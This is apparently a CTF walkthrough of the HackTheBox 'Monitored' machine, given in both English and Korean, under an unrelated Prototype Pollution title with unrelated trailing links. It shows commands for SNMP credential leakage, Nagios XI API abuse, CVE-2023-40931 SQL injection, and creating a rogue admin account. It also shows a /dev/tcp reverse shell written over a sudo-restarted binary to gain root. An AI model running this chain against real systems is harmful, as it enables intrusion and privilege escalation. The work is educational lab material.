

Prototype Pollution: Poisoning JavaScript's Object Chain
How Prototype Pollution corrupts JavaScript's prototype chain and how to defend against it

Target IP: 10.10.11.248
Hostname: nagios.monitored.htb
The TCP scan showed a Nagios XI stack, and adding the UDP scan revealed the real entry point.
nmap -p- -sC -sV 10.10.11.248
nmap -sU --top-ports 100 nagios.monitored.htb
22/tcp   open  ssh      OpenSSH 8.4p1 Debian
80/443   open  http     Apache 2.4.56 -> Nagios XI
389/tcp  open  ldap     OpenLDAP
5667/tcp open  tcpwrapped
161/udp  open  snmp
The web login wanted credentials I did not have yet. SNMP on 161/udp was more promising.
The public community string was accepted, and walking the process table exposed a full command line with a password baked in.
snmpwalk -c public -v1 -t 10 nagios.monitored.htb -Oa
... "-c sleep 30; sudo -u svc /bin/bash -c /opt/scripts/check_host.sh svc XjH7VCehowpR1xZB"
That gave svc / XjH7VCehowpR1xZB.
The svc account was disabled in the web interface, so the normal login failed. The Nagios XI API, however, still authenticated it and handed back a token that could be exchanged for a session.
curl -sk "https://nagios.monitored.htb/nagiosxi/api/v1/authenticate?pretty=1" \
  --data "username=svc&password=XjH7VCehowpR1xZB&valid_min=5"
# -> "auth_token": "585e0649..."
curl -sk "https://nagios.monitored.htb/nagiosxi/login.php?token=585e0649..."
# -> Set-Cookie: nagiosxi=...
With that cookie I was authenticated as svc. The instance reported Nagios XI 5.11.0.

Nagios XI 5.11.0 is vulnerable to CVE-2023-40931, a SQL injection in admin/banner_message-ajaxhelper.php. Using the authenticated token, the public PoC drives sqlmap to dump the xi_users table.
python3 exploit.py -t http://10.10.11.248/nagiosxi -u svc -p XjH7VCehowpR1xZB
The dump included the administrator’s API key.
admin ... IudGPHd9pEKiee9MkJ7ggPD89q3YndctnPeRQOmS2PQ7QIrbJEomFVG6Eut9CHLL
The admin API key let me create a brand-new administrator account. The one catch is that the API only accepts a local email domain, so the address has to be @localhost.
curl -XPOST "http://nagios.monitored.htb/nagiosxi/api/v1/system/user?apikey=IudGPHd9...&pretty=1" \
  -d "username=qwer&password=qwer&name=qwer&email=qwer@localhost&auth_level=admin"
# {"success":"User account qwer was added successfully!"}

Logged in as a real admin, the Core Config Manager let me define a check command containing a reverse shell. Running it returned a shell as the nagios service user and the user flag.

connect to [10.10.14.20] from (UNKNOWN) [10.10.11.248] 58654
nagios@monitored:~$ cat user.txt
sudo -l showed that nagios could manage services as root, including a wrapper script.
(root) NOPASSWD: /usr/local/nagiosxi/scripts/manage_services.sh *
That script (re)starts the Nagios daemon as root. Critically, the daemon binary itself was writable by the nagios group.
-rwxrwxr-- 1 nagios nagios 717648 Nov 9 2023 /usr/local/nagios/bin/nagios
So I overwrote the binary with a reverse shell and asked the sudo-allowed script to restart the service.
cat > /usr/local/nagios/bin/nagios <<'EOF'
#!/bin/bash
bash -i >& /dev/tcp/10.10.14.20/6666 0>&1
EOF
sudo /usr/local/nagiosxi/scripts/manage_services.sh restart nagios

The service restart executed my script as root.
connect to [10.10.14.20] from (UNKNOWN) [10.10.11.248] 54080
root@monitored:/# id
uid=0(root) gid=0(root) groups=0(root)
# cat /root/root.txt
Monitored is a realistic look at a monitoring appliance. SNMP quietly leaking a service password through a process command line is a very real misconfiguration, and it opens up everything else. From there it is a Nagios XI exploit chain: an API that authenticates a disabled user, a SQL injection that yields the admin API key, and an API that mints new admins.
The root step is a classic sudo pitfall. A privileged service script is only as safe as the binary it launches, and here that binary was group-writable.
대상 IP: 10.10.11.248
호스트명: nagios.monitored.htb
TCP 스캔은 Nagios XI 스택을 보여줬고, UDP 스캔을 더하니 진짜 진입점이 드러났습니다.
nmap -p- -sC -sV 10.10.11.248
nmap -sU --top-ports 100 nagios.monitored.htb
22/tcp   open  ssh      OpenSSH 8.4p1 Debian
80/443   open  http     Apache 2.4.56 -> Nagios XI
389/tcp  open  ldap     OpenLDAP
5667/tcp open  tcpwrapped
161/udp  open  snmp
웹 로그인은 아직 없는 credential을 요구했습니다. 161/udp의 SNMP가 더 유망해 보였고요.
public 커뮤니티 문자열이 통했고, 프로세스 테이블을 훑으니 비밀번호가 그대로 박힌 명령줄이 노출됐습니다.
snmpwalk -c public -v1 -t 10 nagios.monitored.htb -Oa
... "-c sleep 30; sudo -u svc /bin/bash -c /opt/scripts/check_host.sh svc XjH7VCehowpR1xZB"
svc / XjH7VCehowpR1xZB를 얻었습니다.
svc 계정은 웹 인터페이스에서 비활성화되어 있어서 일반 로그인은 실패했습니다. 그런데 Nagios XI API는 여전히 이 계정을 인증해줬고, 세션으로 교환할 수 있는 토큰을 돌려줬어요.
curl -sk "https://nagios.monitored.htb/nagiosxi/api/v1/authenticate?pretty=1" \
  --data "username=svc&password=XjH7VCehowpR1xZB&valid_min=5"
# -> "auth_token": "585e0649..."
curl -sk "https://nagios.monitored.htb/nagiosxi/login.php?token=585e0649..."
# -> Set-Cookie: nagiosxi=...
이 쿠키로 svc로 인증됐습니다. 인스턴스는 Nagios XI 5.11.0이라고 알려줬고요.
Nagios XI 5.11.0은 CVE-2023-40931에 취약합니다. admin/banner_message-ajaxhelper.php의 SQL injection인데요. 인증된 토큰을 이용해 공개 PoC가 sqlmap을 돌려 xi_users 테이블을 덤프합니다.
python3 exploit.py -t http://10.10.11.248/nagiosxi -u svc -p XjH7VCehowpR1xZB
덤프에는 관리자의 API 키가 들어 있었습니다.
admin ... IudGPHd9pEKiee9MkJ7ggPD89q3YndctnPeRQOmS2PQ7QIrbJEomFVG6Eut9CHLL
관리자 API 키로 완전히 새로운 관리자 계정을 만들 수 있었습니다. 한 가지 함정은, API가 로컬 이메일 도메인만 받는다는 거예요. 그래서 주소는 @localhost여야 합니다.
curl -XPOST "http://nagios.monitored.htb/nagiosxi/api/v1/system/user?apikey=IudGPHd9...&pretty=1" \
  -d "username=qwer&password=qwer&name=qwer&email=qwer@localhost&auth_level=admin"
# {"success":"User account qwer was added successfully!"}
진짜 관리자로 로그인하니, Core Config Manager에서 reverse shell이 담긴 check 명령을 정의할 수 있었습니다. 이걸 실행하니 nagios 서비스 계정 셸과 user 플래그를 얻었습니다.
connect to [10.10.14.20] from (UNKNOWN) [10.10.11.248] 58654
nagios@monitored:~$ cat user.txt
sudo -l은 nagios가 서비스를 root로 관리할 수 있음을 보여줬습니다. 래퍼 스크립트까지 포함해서요.
(root) NOPASSWD: /usr/local/nagiosxi/scripts/manage_services.sh *
이 스크립트는 Nagios 데몬을 root로 (재)시작합니다. 결정적으로, 그 데몬 바이너리 자체가 nagios 그룹에게 쓰기 가능했어요.
-rwxrwxr-- 1 nagios nagios 717648 Nov 9 2023 /usr/local/nagios/bin/nagios
그래서 바이너리를 reverse shell로 덮어쓰고, sudo로 허용된 스크립트에게 서비스 재시작을 요청했습니다.
cat > /usr/local/nagios/bin/nagios <<'EOF'
#!/bin/bash
bash -i >& /dev/tcp/10.10.14.20/6666 0>&1
EOF
sudo /usr/local/nagiosxi/scripts/manage_services.sh restart nagios
서비스 재시작이 제 스크립트를 root로 실행했습니다.
connect to [10.10.14.20] from (UNKNOWN) [10.10.11.248] 54080
root@monitored:/# id
uid=0(root) gid=0(root) groups=0(root)
# cat /root/root.txt
Monitored는 모니터링 어플라이언스를 현실적으로 보여줍니다. SNMP가 프로세스 명령줄을 통해 서비스 비밀번호를 조용히 흘리는 건 아주 실제적인 오설정이고, 이게 나머지 전부를 열어줍니다. 거기서부터는 Nagios XI 익스플로잇 체인이에요. 비활성 사용자를 인증해주는 API, 관리자 API 키를 내주는 SQL injection, 그리고 새 관리자를 찍어내는 API까지요.
root 단계는 전형적인 sudo 함정입니다. 권한 있는 서비스 스크립트는 결국 자신이 실행하는 바이너리만큼만 안전한데, 여기서는 그 바이너리가 그룹 쓰기 가능이었던 거죠.
How Prototype Pollution corrupts JavaScript's prototype chain and how to defend against it
Understanding Cookie Sandwich Attack technique for stealing HttpOnly cookies
PwnMe 2025 CTF writeup covering path traversal to Chromium cookie decryption